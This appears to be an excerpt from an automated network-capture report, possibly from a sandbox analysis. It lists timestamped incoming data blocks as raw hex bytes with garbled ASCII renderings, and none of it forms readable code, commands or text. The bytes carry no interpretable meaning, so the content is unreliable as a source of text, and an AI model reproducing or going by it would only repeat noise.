2022-07-21 12:37:12 UTC	92	IN	Data Raw: bb 60 62 d4 b1 c7 02 14 25 f7 af ff ff ff ff 06 b7 fe 47 26 42 45 74 ee 20 79 54 26 e2 59 d3 04 57 73 5f 82 48 7a 91 ca 74 a1 c8 5e e0 56 a3 ff ff ff ff ba 4e 74 ec f0 00 02 94 fa 80 33 79 c3 eb 2d 30 71 38 fe c9 5e 07 9c 4c 2f 20 13 aa 85 ab de 2b ff ff ff ff 43 21 14 b8 91 27 72 35 e4 a0 2f c8 2d 9d ee 77 2a 28 3f 05 cf b5 a0 24 ca b0 d2 72 ef b6 d7 8c 8e bf e0 ff 47 3a 2f 83 4e 26 99 94 32 d1 f2 d4 4d ce ba a2 93 25 49 8e 10 f5 7f c7 4a 44 20 f4 f7 75 be cc e9 84 3b ec 3a ef ff ff ff 2f b4 af c2 94 3f f5 f0 a6 a7 78 95 40 2f 6e cc 80 31 c5 86 fc 94 b1 52 fa ab e5 77 e2 2f 44 e0 ff ff a9 cd 2c d0 d8 11 7a fc 9c 7c ef 81 ae c6 31 7c 9f 35 49 ef fa ff 3b c4 c1 15 86 53 75 57 ea 77 24 00 92 5f a7 27 e9 e6 72 12 ae 8f eb ff ff 1c 04 ef c9 5c 1c c2 a0 19 Data Ascii: `b%G&BEt yT&YWs_Hzt^VNt3y-0q8^L/ +C!'r5/-w*(?$rG:/N&2M%IJD u;:/?x@/n1Rw/D,z\|1\|5I;SuWw$_'r\
2022-07-21 12:37:12 UTC	96	IN	Data Raw: dd 50 1e 80 64 00 ca e3 b2 85 32 d3 0b d4 ff ff ff 7f f0 51 d9 5f 0e 44 2a b6 6d 2e b9 82 dc 8a 43 08 3a 14 5d 82 51 ee 4e ed b6 66 53 7c 13 64 82 ff ff ff ff 3d 5b a4 26 95 ee 5a 6f ff cc 7c 23 eb fb 94 20 08 31 dd f4 de 01 cf c5 da 60 7b af 69 77 11 ff ff ff ff ae c6 f8 b2 52 54 36 8d 7b cb 18 f6 f2 1b e5 54 84 51 9c 6a b0 9a f9 c6 7c 09 9b 2a b3 d2 af 23 ff ff ff ff ea 3e 50 30 5e aa 69 9a 89 3d f4 83 ab 1b 6c e9 cc f6 a0 a1 82 8f 2e 73 a4 6f a9 17 a5 4a d8 45 f1 ff ff ff 36 aa 78 c5 e4 f3 db ea cd 55 2e 2d f7 21 b7 2d b9 71 1b bc 1d 34 6f b2 e7 a7 a3 a0 ff ff ff 5f 9c 85 d5 59 0f 23 e7 00 c1 31 3a 29 bf 95 2b 2a 27 e2 c0 0b de bd e1 99 35 bf 92 e6 93 de ff ff ff ff 8e 78 39 6e 5b 5c 77 c8 9d bb 9d b6 bb ef d4 05 bb d4 82 8a 19 2b d8 e7 e9 f7 74 87 Data Ascii: Pd2Q_D*m.C:]QNfS|d=[&Zo|# 1`{iwRT6{TQj|*#>P0^i=l.soJE6xU.-!-q4o_Y#1:)+*'5x9n[\w+t
2022-07-21 12:37:12 UTC	100	IN	Data Raw: 49 b3 ff ff ff df 2a d4 86 8b 2b ea d3 83 00 a9 33 8a 68 06 09 64 ff 45 c4 1d 4e ad 20 6d 17 06 76 c1 15 de ff ff ff 1a ee f7 83 06 1f 11 32 4c 5f 96 4a e6 b0 ab ce e4 f8 69 1e eb 69 2e 85 19 ac 4d d0 f4 36 ec ce ff ff ff ff b4 5a 0f a1 24 75 74 cb b4 2e cc 7b 0d c0 b5 6e ed af b3 b6 79 1f 40 3d 0c ed 2e 25 27 69 32 87 ff ff ff ff 65 17 a1 ea d5 a8 bd 83 b6 64 26 f1 bc 83 03 6f da a3 4e dc 92 89 97 ef e5 17 ff b2 ad 76 92 3f ff ff ff ff 68 5c 00 9e a1 b8 32 d1 35 6e 16 a9 d5 73 37 09 57 68 33 ca 2c f1 3a 4c 1f c0 1b 49 6a f8 5d 5d ff ff ff ff f2 b0 64 a8 fd 83 0b 04 ad 05 49 59 37 e7 a4 d3 6a bd 9f 26 69 e1 40 87 16 74 d0 f2 e2 1c 7f ed ea ff ff ff 2a 56 5f 0d eb ea 5a a6 fb 25 b3 a6 84 36 d5 cd 92 11 4a ee cb 5c 1d dd f1 8a b1 ff bf fd bf ae f4 40 b0 Data Ascii: I*+3hdEN mv2L_Jii.M6Z$ut.{ny@=.%'i2ed&oNv?h\25ns7Wh3,:LIj]]dIY7j&i@t*V_Z%6J\@
2022-07-21 12:37:12 UTC	104	IN	Data Raw: 94 e0 a2 9a 37 34 e0 4c 79 09 6f 11 e8 c8 80 c2 f1 31 2b 13 85 34 ff ff ff ff 10 e4 28 f4 11 76 79 78 5d 6a eb f9 0d 5e ed 51 ec d4 63 5d bc 7b b3 06 00 77 d6 50 dc b7 15 0a ff ff ff ff 3d 80 bb c5 cd b1 6c 63 09 87 4b f4 b2 bc 53 33 39 40 8a 51 e7 b6 94 a7 f9 26 26 80 15 ba 37 cb ff ff ff ff 06 97 c5 73 c7 d5 2b d4 bf e0 48 57 56 6e a8 97 c4 dd 34 cb d6 e1 1c 0e 8d c8 a1 ec 40 19 58 9d ff ff 8e ff 02 5b 91 1f dc 7b 0e dd a7 16 84 7d 73 fe 94 a1 8f 84 d1 77 53 76 8d 82 fe 08 ff ff ff ff 2c 35 07 fa 6e a9 2d ac 6d 66 b1 42 87 aa 2e 30 a7 76 87 00 d0 46 72 2b 11 c2 7e be 46 b6 4d f9 bf e9 ff ff 21 c8 8c 1b 62 a9 42 e4 24 3c c8 b8 c5 84 73 61 38 3a b1 26 f5 7a 36 ac 39 58 ff ff ff ff 78 51 7b 50 6d bd 76 b5 83 38 b9 29 86 b0 62 bb 7c bb 89 9d c9 6a 02 b2 51 Data Ascii: 74Lyo1+4(vyx]j^Qc]{wP=lcKS39@Q&&7s+HWVn4@X[{}swSv,5n-mfB.0vFr+~FM!bB$<sa8:&z69XxQ{Pmv8)b |jQ

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	109	IN	Data Raw: 77 06 e9 26 0b 76 53 33 be ff ff ff 7f 12 8b 81 51 7a 70 5d a0 94 e1 af d0 6b 08 f6 5b 6a bb 0f b2 3a 5f c1 96 98 23 fd df 09 0a 4b ff ff bf e9 d0 46 e2 72 6e ac 3a a2 7e 8d 39 64 1a 04 aa 56 f6 ca 73 f2 df a2 5b c8 bb e7 ff ff ff ff 6f 8c 65 fc 0b 1a be 72 46 34 2d a2 36 b9 4c dc b7 1b e8 52 fa 9e cf eb 32 1c 3f 8f 20 8a fc d3 ff ff ff ff ff f6 2c 3d 3e 32 5b 4e e1 9d bd 8f 38 29 a9 d2 7d 7d f5 ca 31 75 a8 6a fa 24 e1 92 18 c1 c8 2c c3 ff ff ff ff 37 8c 8f 1f 22 b3 ae 00 54 78 4e 42 77 e3 fc 50 72 a1 0b 37 17 7a bc 39 23 f8 73 f4 fb 7c 2f d7 ff a2 ff ff a6 36 00 c8 b8 de eb c5 90 5d 34 10 f6 1e 87 5c 6a d8 cf c6 cc c9 98 6c 63 28 ff ff ff ff e1 d0 11 95 6b d2 6e 6b 81 6a c0 63 dc 94 f1 1e a2 48 9f bd 25 f0 02 28 3c 8d 5e 6d da ab e0 b8 7f 83 e0 ff 2b 92 b9 Data Ascii: w&vS3Qzp]k[j:_#KFrn:~9dVs[oerF4-6LR2? ,=>2[N8)}}1uj$,7"TxNBwPr7z9#s|/6]4\jlc(knkjcH%(<^m+
2022-07-21 12:37:12 UTC	113	IN	Data Raw: 29 6f 08 45 f7 3f 7e 3f 92 2c 21 3b ba 2c 04 30 ef 24 0a 25 ff ff ff ff 9c 9f ff 69 bf 0b 27 f3 b8 8d 84 29 e0 e0 ec e9 56 94 38 7a 04 2f 87 d8 b6 90 e2 56 16 a9 cb b3 ff ff ff ff 1f ce 5c ec fc e4 83 cb 90 2b 47 14 d7 61 90 ec fb 16 5d fe 33 be dc 9a 1d 4a 98 bf bb dc 22 ef ff ff ff 3e b9 f0 e8 a7 6b 62 3d d5 f2 d4 7e b9 d9 44 68 44 a7 3f fd e6 79 a4 09 f3 c7 a2 87 37 d9 65 b5 ff ff ff ff 2e c3 02 4e e7 95 a7 67 ad ec 8b d9 1f 31 87 e4 38 de df eb c1 98 4b 60 b6 92 84 a8 6a 5e 8d b4 ff ff ff ff 2b ed 97 25 ce 9d 15 70 82 31 ea d5 27 a8 92 91 18 ba 08 4b c4 8e 6c 4e af 3f 90 78 be d0 7b ea ff ff ff ff 93 44 0b ae 60 14 c0 b2 02 ed 2c 51 d4 f2 cc 7b a7 39 83 48 41 22 a0 30 70 88 51 ee 86 9b 0c ca fc ff ff fc 85 03 5e 2e 3c 58 f4 27 ee 14 84 d8 b9 ab Data Ascii:)oE?~?,!;,0$%i')V8z/V\+Ga]3J">kb=~DhD?y7e.Ng18K`j^+%p1'KlN?x{D`,Q{9HA"0pQ^.<X'
2022-07-21 12:37:12 UTC	117	IN	Data Raw: ff 4a ec eb fd d4 8e a7 65 2f 87 e6 fc cf 62 b6 93 9b d2 d7 15 0c 75 7d a3 e7 97 ff ff ff ff 90 a6 8b b9 9f f3 b2 83 b3 7e 90 c4 e9 2b a1 6b 7e c7 ea ae 7d 2f 8d d7 69 d9 80 30 52 bd b0 9a ff ff ff f6 5b 9e 36 ca 82 15 0d cc ad 14 de 95 08 fd db 2e 50 40 eb 10 85 77 4b 40 4e b4 ac 24 bc ff ff ff ff a3 46 78 ec 07 37 d5 86 04 5c 4a 96 57 04 d7 11 77 92 09 cb 19 ad 72 09 ec 98 2a f7 4c 92 e0 75 f1 05 ff ff 2b 87 05 87 d9 cd 52 99 d3 93 20 d8 82 3b e8 5e 5a 88 4f 1b 87 bb ff ff df d5 1e c6 7e 83 61 30 59 6c cc 07 03 e7 20 9f a4 d4 2e d3 ac d4 74 d0 d8 bd ff ff ff ff 90 e5 78 ef 67 21 1b 93 f5 74 64 23 a9 9e 58 a9 04 08 94 f8 2b 11 d2 6a 56 2e 54 b5 6f 7b 06 64 ff bf e9 ff eb 4a fb e9 12 73 81 ca fc f8 a9 e8 f4 7f 8d 92 54 15 81 f5 21 e8 70 27 1e a9 22 fe 26 Data Ascii: Je/bu}~+k~}/i0R[6.P@wK@N$Fx7\JWwr*Lu+R ;^ZO~a0Yl .txg!td#X+jV.To{dJsT!p'"&
2022-07-21 12:37:12 UTC	120	IN	Data Raw: dd 3f 4b d8 3f 12 16 ca c3 6a 44 7e e8 5a 8a 4b 90 08 71 96 3b 46 7d 06 2c 72 4f f4 d9 15 ff ff 82 fe 92 84 59 d3 f3 16 c3 20 dd 97 fc 0a 97 fd e6 a7 f4 92 af 7f 01 fe ff 71 fa 4f 52 0b 95 8a 57 11 d9 46 fb 18 9a 74 f0 f7 16 65 19 8a c2 11 ff a6 ff ff f2 f3 27 1c 5b 5a 7b 4a d0 1f 8c 00 43 36 ef 18 e0 22 3f 1e 3c 70 58 32 3e 40 ff ff ff ff 27 17 8c 83 b3 6e e5 0a 37 27 2a 3a 28 43 22 4d 5c 48 0d ba 36 c1 a5 99 9f e1 79 85 07 31 9f d3 ff ff ff ff 8d a6 63 b7 a4 37 92 57 d5 bd 2d cd 4d a7 d3 88 b5 3f be bd 09 ea 04 c0 88 a3 8a 55 d9 d3 3b 39 ff 1b fe ff d0 7b f2 76 8b 93 49 56 4f e9 d4 cb 7b 92 44 78 d5 fb ac b6 70 e8 fc 60 18 d2 ff ff ff ff 60 80 f6 77 d1 9d 3f eb 7f c5 59 f2 24 d2 dc b0 db be e2 c6 d8 ba 8f 9d 1d 55 fc f5 ea 97 d9 36 ff ff ff ff 9c 4f b7 Data Ascii: ?K?jD~ZKq;F},rOY qORWFte'[Z{JC6"?<pX2>@'n7'*:(C"M\H6y1c7W-M?U;9{vlVO{Dxp``w?Y$U6O
2022-07-21 12:37:12 UTC	124	IN	Data Raw: 16 fe 4b f2 47 e7 d5 a4 66 d0 9e 3e 92 5d 2a ff ff 57 fc 54 cc 75 59 0a 57 b4 e3 64 65 33 c0 1c 34 d5 b6 99 3a e0 30 30 14 50 9e c7 80 ff ff ff ff 6f b7 58 8d a7 63 f1 59 a9 7f 02 49 c5 75 72 28 75 4c 97 0c 40 4e 23 aa 5a 12 bf 4c 66 2a ea fc ff ff ff 34 b7 e4 39 29 f0 cb 59 03 cd 90 9a 78 9c b0 f5 61 2a d1 6b 0f 90 ed de 3e 21 1c ae 85 85 b8 1f ff af 5a f1 e9 9f 1c 4c 3e 44 f2 32 6c 81 a4 1e e6 b5 63 aa 1c a2 e4 28 ff ff ff ff 45 ae 18 11 45 f8 6b 25 34 1c 9b 14 e9 12 b8 7e 42 8a a2 df 2b 44 a9 25 ad 22 c5 8f c2 6c 7c 52 ff ff ff ff ac fb a7 da 94 e4 f1 a2 3f 49 60 51 bc 49 61 e5 44 f4 d3 24 41 84 a5 49 32 f2 19 65 40 e1 29 4d 87 22 ba e0 43 cb 98 dc 7c 65 06 7f 4a 99 ff 90 fc ff e5 5c ae 47 31 6a 5c 6c 89 7a 77 7d 45 87 37 49 c4 f2 bb e8 23 c5 87 92 Data Ascii: KGf>]*WTuYWde34:00PoXcYIur(uL@N#ZLf*49)Yxa*k>!ZL>D2lc(EEk%4~B+D%"l|R?l`QIaD$AI2e@)M"C|eJ \G1j|zw}E7I#
2022-07-21 12:37:12 UTC	128	IN	Data Raw: a5 dd b8 ec 5e 75 91 03 02 cf 9e c4 06 37 ff ff 55 90 1c 62 f1 fc 01 fc 2a 23 ca 7b f5 4f 9d a4 ff ae 9e 2e ff 2f f8 ff 30 f8 cd 7f a5 16 ad 40 fc 58 d5 b9 6d a4 c4 eb 25 6d b0 ee 2f 97 33 ef 36 37 e9 ff 2f c0 7f 31 4c 47 4e 40 44 47 67 a1 02 c7 b7 01 ac 17 75 bf ff ff df 6c 16 78 c8 ea 57 81 44 ba da f1 3c 88 5a 9b 8c 77 8b 5e 88 e0 b3 0c bf e8 ff ff ba 74 6e f2 06 2e ee 79 3f f8 02 5f a5 59 a0 3f 0b a6 1f 32 eb 1f f8 7a 88 36 37 fc 5d ff 22 46 1b a1 b5 f7 f9 d8 ce c7 ac df 68 52 b7 0f 8c 13 0a 88 a3 84 ff ff a7 93 ac 45 a5 cc c3 5c 8e 38 da 33 0d 3d a0 1d 59 a4 ff ff 5d 7f 4f 88 21 d0 57 27 3a 8c 3e 0b db e8 d4 5f 22 3d a2 e8 ff 03 06 fe a4 7b ee ff ff ff ff c8 f9 28 c9 3d e1 fa cd 0b 2a bf ef 8e a8 8a 23 59 a5 e9 70 ff 1a 31 fc 89 ab b1 c2 b6 0e c6 f7 Data Ascii: ^u7Ub*#{O./0@Xm%m/367/1LGN@DGgulxWD<Zw^tn.y?_Y?2z67]"FhRE\83=Y]O!W':>_"={(=*#Yp1
2022-07-21 12:37:12 UTC	132	IN	Data Raw: 2e c6 d3 eb b5 90 7e e0 51 8b 9d 62 4a 6e a8 79 58 8d 3d 19 28 ff ff ff 4d 62 01 87 eb 88 6b f3 4a f6 db 07 31 64 a4 81 b1 5e 06 f4 97 8c 1e 81 d7 e4 1e ff ff ff db df 71 02 91 21 95 64 42 78 b0 49 8a 09 81 bd fa 88 91 28 9c 1c d9 09 75 ea 7c 45 ab 25 5d 0b ff 2b fe ff 12 53 1d 03 f1 56 d9 9a 0a 61 26 94 61 c2 1e 94 2e b8 3f c3 2e eb d3 c5 18 5a 7f d1 ff ff e7 25 6d f9 f0 72 fd 0b ea 50 22 75 0b 95 4d b1 67 a4 12 02 ce 98 15 39 37 ca ff 7f d5 ff 4c 06 c6 a3 96 df 56 5d b6 40 f4 cc dc 5c 23 59 fa c6 01 1e f5 08 af 9d 41 05 df 60 f8 ff b5 f8 86 eb 90 8c 1a d5 09 b7 18 6b 09 8e 34 7b 43 67 6c 41 ff ff ff ff 2b e7 b1 3b e8 35 af 62 bc 43 0a 6e a5 0a 18 46 49 92 8e db 60 f1 fa 8d 48 1d 67 0d 6e 09 54 70 fe ff ff ff c9 ca c0 08 16 97 65 27 97 05 3d 2f 05 18 Data Ascii: .~QbJnyX=(MbkJ1d^q!dBxI(u|E%]+SVa&a.?.Z%mrP"uMg97LV]@\#YA`k4{CgIA+;5bCnFI`HgnTpe'=/
2022-07-21 12:37:12 UTC	136	IN	Data Raw: 7a 3a f1 5f 7d e6 7a 3c dd 8d 1d e6 e7 33 ff ff ff ff 59 c7 60 74 f3 3f 4b 9b 1f 34 1b 37 ba e1 92 37 94 dd 77 0e be eb 28 9f 4d 2f e2 8d ad 9b 3f 0a ff ff ff ff aa 11 9a e1 b6 77 0b 94 06 78 fb 67 d2 a1 ea e3 17 53 75 fb e5 98 4a 5f f3 05 a1 68 eb 13 1b 00 ff ff ff ff cd e2 f4 da b0 a8 23 1b 65 b9 61 86 02 78 9f b5 f3 3a 47 80 d4 b2 9b 41 9f a1 22 83 3b 53 4f bd ff ff ff ff 1e a3 28 44 d6 db a2 8d 5d cc 84 b6 9e 73 df 62 db 31 8b f4 02 bf 6d b7 70 f5 63 02 cf fb 8e 15 ff ff ff ff 7f 6e 83 15 a2 4c a1 54 9a 60 c7 d6 72 be 47 37 89 3b 0f d0 91 e3 fd 8c d3 6a de 24 37 c5 7e 07 ff ff ff ff 55 e8 e3 3a eb f8 f2 17 b5 80 78 a5 d3 fc 7c c7 54 9e c8 22 cd b5 16 c9 86 cf 30 8d 9e af f4 7c df f0 ff ff 40 8b f1 37 13 14 b0 9a e9 aa 74 04 29 f9 ed a9 20 fc 59 f4 84 Data Ascii: z:_}z<3Y`t?K477w(M/?wxgSuJ_h#eax:GA";SO(D]sb1mpcnLT`rG7;j$7~U:x|T"0|@7t) Y
2022-07-21 12:37:12 UTC	141	IN	Data Raw: ff ff ff 6f 46 f1 72 12 0e f2 95 0e e9 d1 52 61 a7 5c 2c 94 38 99 22 2b ad 79 bd 4c 3d 3e ed 10 1d ff ff 5f 80 38 ea b4 91 b2 c7 50 ed 61 89 62 a1 dd 8f 97 0b 01 7a 7e a0 c7 03 eb bb 48 5c f5 7d 54 2a 20 74 ff be dc 0c 6f a9 ff ff ff ff 91 4a fe 48 e8 9b bc 32 83 60 c4 cc ee 4e ff 5f c7 88 08 8e 95 94 db 54 ea 57 3a 07 50 1e 4a d6 ff 9b fe ff ca 28 03 e4 7e 3f 8a 12 11 89 26 bd 64 6a 01 14 34 5f 00 84 bf 07 d4 e7 7b b1 f8 ff 5f f1 8b cb bb c9 e0 92 5c 37 dc a0 51 79 d0 d8 49 49 82 bf 54 64 07 28 5d fe ff 2a 43 5c 0c e2 59 f3 ab 7f d0 a1 72 6e 8f 91 54 51 b8 f8 ff cd 04 38 38 c9 68 7f 4d 5c be 87 ad 35 8a 2e 76 72 ff ff 6f b8 85 ac e1 2b ee c5 de ff ef 61 f2 20 fb 41 86 70 ba 80 8a ff 22 42 c3 06 b0 e8 c6 67 ff ff f0 0d a2 fb 6e a4 e6 f3 cc 3c 9c b4 44 Data Ascii: oFrRa\,8"+yL=>_8Pabz~H\}T* toJH2`N_TW:PJ(~?&dj4_{_\7QyIITd(]*C\YrnTQ88hM\5.vro+a Ap"Bgn<D
2022-07-21 12:37:12 UTC	145	IN	Data Raw: 41 95 1b 71 ec 5e ca b7 78 dc a7 8a 1c 0d 8d 2d 13 80 2d d0 0e 7f 81 4d 4c ff ff ff ff 99 a5 77 2b 43 60 14 2f 30 57 e1 f9 86 25 a2 a2 f3 b8 41 74 f5 7b 3f 48 df e7 0f 8a 25 7b 64 dc ff ff ff ff e2 cb 64 27 01 b7 11 50 10 76 8a 20 5a 55 ff eb 6a 82 b6 47 91 cb dc d4 6c 75 8a 15 0c e1 c6 8d ff ff ff ff 1a e3 b3 4c b2 82 78 49 5d 7f 0c cd 21 c2 1b e4 e0 2b 28 3c ab df af 3a fe 11 dd 0d 14 a2 73 22 ff ff ff ff 70 85 45 28 04 7a 4a 78 3f e2 9b 57 d6 5e c7 02 f0 e4 c5 f5 70 74 6c 48 fc 9f 5c fd 0c 92 13 bc 16 fe 15 ff 44 46 59 94 f8 3f 35 9c 26 fb 49 43 e0 1e 81 3d 31 ff ff bf 48 e0 df bf 93 ab c7 3d 83 c8 cc 20 87 b5 a9 40 13 5d 1a dd 52 55 27 85 ff ff ff ff 13 27 25 92 e4 1b 4b 50 bb f8 83 05 a3 71 b4 fb 7e f4 8a 26 fe 24 d0 f1 17 13 c5 6d b7 51 46 14 ff ff Data Ascii: Aq^x--MLw+C`/0W%At{?H%{dd'Pv ZUjGluLxI]!+(<:s"pE(zJx?W^ptlH\DFY?5&IC=1H= @]RU"%KPq~&$mQF

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	149	IN	Data Raw: ac 01 12 89 84 4c 0d 8b e2 ae 03 87 15 90 09 b7 b9 a0 1e d2 87 9b ea 16 fe f1 ff ff 8b fe 5b 53 69 68 dc 8c 90 9e d9 ec 5a bf 69 d4 04 b7 c0 6c 8c 38 47 fd 60 79 e8 50 ff ff ff ff 6b 17 49 64 d3 cb 11 a0 24 46 7f 83 73 34 f7 3f 4f ed 06 8c 9a d2 bb dc ee 74 82 e6 26 bc 9d bf ff ff ff ff 30 09 71 c2 f7 1c 77 fe cb a8 65 ab 08 8c db a0 2b 92 e8 ad 21 e5 0c 4f d1 9c 84 c9 b9 86 03 9a fa ff ff ff 17 08 95 5c 56 ab 1d a1 31 9b 72 90 f5 cb 19 a8 1b dc 9c 60 e4 c6 6f 0a c8 bf 67 2e 20 ed ff ff ef 5c ef 1c b3 70 b1 64 5b e4 99 07 02 c1 a0 f9 ff 2c 9e 5d 23 e9 25 82 0d 9e 84 ff ff ff ff b0 b3 e2 e7 6c bc fe 01 df 80 88 56 88 fd 01 d7 6f 3a 03 43 eb 7f fa 85 80 ee dd 42 6c 4c aa dc ff bf e2 ff c4 42 ee 79 ce 99 34 91 da 79 09 56 fd 6a fa cb 00 28 f4 88 3d 94 88 d4 Data Ascii: L[SihZil8G`yPkId$Fs4?Ot&0qwe+!O\V1r`og. \pd[,]#%lVo:CBlLBy4yVj(=
2022-07-21 12:37:12 UTC	152	IN	Data Raw: 06 e1 99 8d dd 97 92 4c 8b b5 de e1 db d1 06 80 9d 82 4e 33 ba 00 45 ad 57 fc ff df 8e 62 73 8a ae 2c 6c 37 57 49 70 f1 1e be 59 68 05 63 e0 ff ff 0b 6a 60 7e da 7c 5b cb ea fd 18 9b 2b e9 a5 24 ef b2 7f b0 18 6e 46 ff ff ab 64 3a da dd fe 7c 31 c9 8a 5c 1a 40 e2 f2 b9 cf b8 05 c3 f9 ff ff ff ff 1d 14 e1 e0 f0 3a cf c4 7e 16 d7 a3 a0 cf 86 62 f6 7f d6 bb 9c 04 f8 a9 36 a1 89 07 c7 0f 25 95 37 db c0 ff 4f eb a8 21 ee 14 d3 c6 cc 13 e2 3a f4 63 17 fc ff ff 64 e8 a6 d6 0c 57 d7 b2 fc dc ca 7c 6a 24 22 91 c8 30 9d ba b0 80 a8 59 51 42 ff ff ff ff 4c 41 20 ef 89 89 87 55 37 76 50 60 07 e8 0f 56 d0 27 c0 ed 09 b9 ce ef 15 0a 83 be d2 59 61 39 78 fb ff ff 9c 9a 39 c9 ea c2 40 4c a3 1e 71 93 92 2f 6e 97 26 e2 c3 d2 f6 98 06 47 32 51 ff ff ff af 52 ce 00 94 8e 7d Data Ascii: LN3EWbs,l7WIpYhcj`~|[+$nFd:\|1\@:~b6%7O!:cdW\|j$"0YQBLA U7vP`V'Ya9x9@Lq/n&G2QR}
2022-07-21 12:37:12 UTC	156	IN	Data Raw: 6f 63 a1 96 ff ff ff 1d a4 39 df 69 a9 99 03 c7 ac fd 63 d8 b4 95 72 d1 58 3c c5 86 d9 3d 16 36 b6 83 ff ff ff ff 9d 30 cf f6 06 b4 f7 70 38 0c 11 f2 d9 85 30 5a 6e b1 fd e5 f9 d1 fa 5c e2 df 68 cf 2d 4d ce 4e ff ff ff ff c5 3a 7d 51 28 08 2a d8 f3 cb 12 7a 04 d0 e8 03 f1 bd 09 bd 3c 5d c8 15 d1 1a 66 14 6e 1f 29 14 02 f0 ff ff d5 fe 7b 26 cd 41 1b 51 d8 69 2e 6b 28 90 9e 46 6b c5 ba b4 ff ff ff dd 88 26 77 46 f5 98 3e df 30 43 e7 59 80 4d 91 c9 81 78 83 cd 57 88 55 82 22 b3 0d ff ff ff 1c 29 0d ad 99 2e e2 79 41 69 c6 fe 20 56 cc 24 56 30 91 51 0c 3f d8 4f 2e d6 c3 3b 85 ff 31 9f a5 93 7c 92 59 5d df 8a 1a 23 fd 4b 62 3b 25 e1 7f a0 e1 ad f0 c6 aa bb ff 47 d9 5e f7 a9 ff ff ff ff 9d d8 68 9c 74 21 d9 e0 cd 94 37 24 d9 bd c0 93 0a 7e 6a 5f 74 47 73 21 61 Data Ascii: oc9icrX<=60p80Zn\h-MN:}Q(*z<]fn){&AQi.k(Fk&wF>0CYMxWU").yAi V$V0Q?O.;1\|Y]#Kb;%G^ht!7$~j_tGs!a
2022-07-21 12:37:12 UTC	160	IN	Data Raw: 94 69 84 94 9b 90 b0 e4 3a f5 dc f5 47 89 ff ff ef 90 e2 90 08 ec 17 a3 9f 17 ec 6d 16 06 79 83 e8 df b9 63 3e 4c 84 80 b0 20 f6 b8 b5 62 ff ff ff ff 91 fb b8 12 ab ab 20 16 d8 de 21 2e f1 49 eb e2 dd 60 7f 70 3d ea 4b e7 bc 7d 72 3f 8b 95 bf eb ff ff ff 6f 69 05 91 a2 89 0a 67 50 a7 65 56 39 3f 3f 6d 3a a4 dd c9 eb d2 87 af ad 2b c7 2c 36 ff 45 24 00 ff ff ff 88 3a e7 79 08 de 18 92 25 a2 53 6d 97 c6 0b fb f5 ae a1 de d6 90 d2 4f ff ff ff bf fc 79 96 51 e8 20 0b cf b3 35 34 54 a1 9d 76 aa 19 b0 04 eb 6a 94 c3 46 bc 96 76 18 6e 97 35 ff ff ff ff 37 70 25 bc c3 1f bc e1 e7 df 13 92 6a b8 31 01 9f 4d 43 80 9a d0 a1 fb 98 a9 18 37 72 44 98 7b ff ff ff ff dd 11 cb a9 54 3e 21 e3 c3 a3 1f 9d db 77 59 60 44 4e 1d ab 53 04 11 19 c8 5a aa e7 11 48 81 62 fb Data Ascii: i:Gmyc>L b !.l`p=K}r?oigPeV9??m:+,6E$:y%SmOyQ 54TvjFvn57p%j1MC7rD{T>!wY`DNSZHb
2022-07-21 12:37:12 UTC	164	IN	Data Raw: ff be 49 59 08 3f 3d 2b 22 47 ac 19 d1 0b ba 4d 74 36 1d 8f 56 60 fd 69 4e ff 76 c6 c0 fd 8b 3b ce ff ff ff ff cd 08 0c 9d ab 30 38 fc c5 ff 39 d7 da 19 8f 78 b3 39 a6 46 fa df 5d 11 18 da cb e3 66 8a d0 59 89 f8 ff ff c6 3b 85 9c 3a 45 3a a4 b0 17 53 70 d7 9b 95 01 03 d4 c8 b7 0a 83 c2 ff 22 46 55 c9 e6 3a 07 16 fa d6 15 9d ff 77 1a 82 98 26 63 ff 05 0c 86 27 7a d7 60 ba da b2 f4 2b fe f6 c6 22 9a 38 21 ac 96 78 28 65 09 55 45 ff ff ff ef 04 c0 c9 7c 0a f7 0e 8f f4 25 18 0f fc cf 4b 43 c2 40 71 c0 7f e0 63 db 56 df d4 ff 8c ff 77 49 c4 f3 ed 38 d5 4f b6 55 53 f5 63 8f 91 46 c3 ff ff ff ff 40 54 94 03 32 7e 71 75 cb 34 e8 a0 6b 50 83 85 c5 38 b8 c5 c1 01 40 17 d5 20 15 19 01 3f ac 11 ff bb 16 fd fa 7d 2f 3c 3d 90 62 e5 c7 ac 98 e7 47 39 e8 47 ae 34 05 09 Data Ascii: IY?=+"GMt6V`iNv;089x9F]fY;:E:Sp"FU:w&c'z`+"8!x(eUE|%KC@qcVwI8OUScF@T2~qu4kP8@ ?}/<=bG9G4
2022-07-21 12:37:12 UTC	168	IN	Data Raw: cf fa e1 f0 0e 45 74 bc be f0 9b 20 fc ff bf a0 09 e6 eb f6 e5 f1 3b 9d 00 2b 6f 45 8a 5b fa 5f 03 e8 2d 68 ff ff ff 8b 08 4b bc bd ef 72 0e 33 51 35 a3 fa 1f 85 36 8a a3 9b 0a 1e bd b8 98 75 ee 1f b4 ff 4e 1a ff 23 76 13 5f 12 80 af ce f0 a1 25 f7 c2 a9 25 b2 1b 4d ff ff ff b9 2c 70 f5 99 c3 f8 fd 36 23 cc c3 7f ba df 44 a6 60 8f 34 48 7d 36 a5 c2 90 18 85 ff ff 93 43 78 4e 6c 4b e1 af ad 35 75 f2 f0 ce 88 1b aa ff ff ff ff bf 1e fd 27 d5 06 d6 9b 06 05 73 d8 2d b4 e7 65 2a fc ee 07 28 1c f8 a2 8e 66 18 05 82 ff ff bf ea 91 e4 69 90 a3 86 fc c5 bd 4e 05 43 d4 96 b7 3e c2 39 f0 3c ae ae 9d f7 3b be f4 ff ff ff 00 97 b0 de 59 29 83 0c 18 21 a4 c3 ee 9d 09 e2 91 d5 ce e1 58 98 5f e5 a8 1c 6e 91 df a0 ff 5f fc 7a 05 1d 3e 4f 25 93 cc 6c 98 ca 33 ae 86 16 c1 Data Ascii: Et ;+oE[_-hKr3Q56uN#v_%%M,p6#D`4H}6CxNlK5u's-e*(fiNC>9<;Y)!X_n_z>O%l3
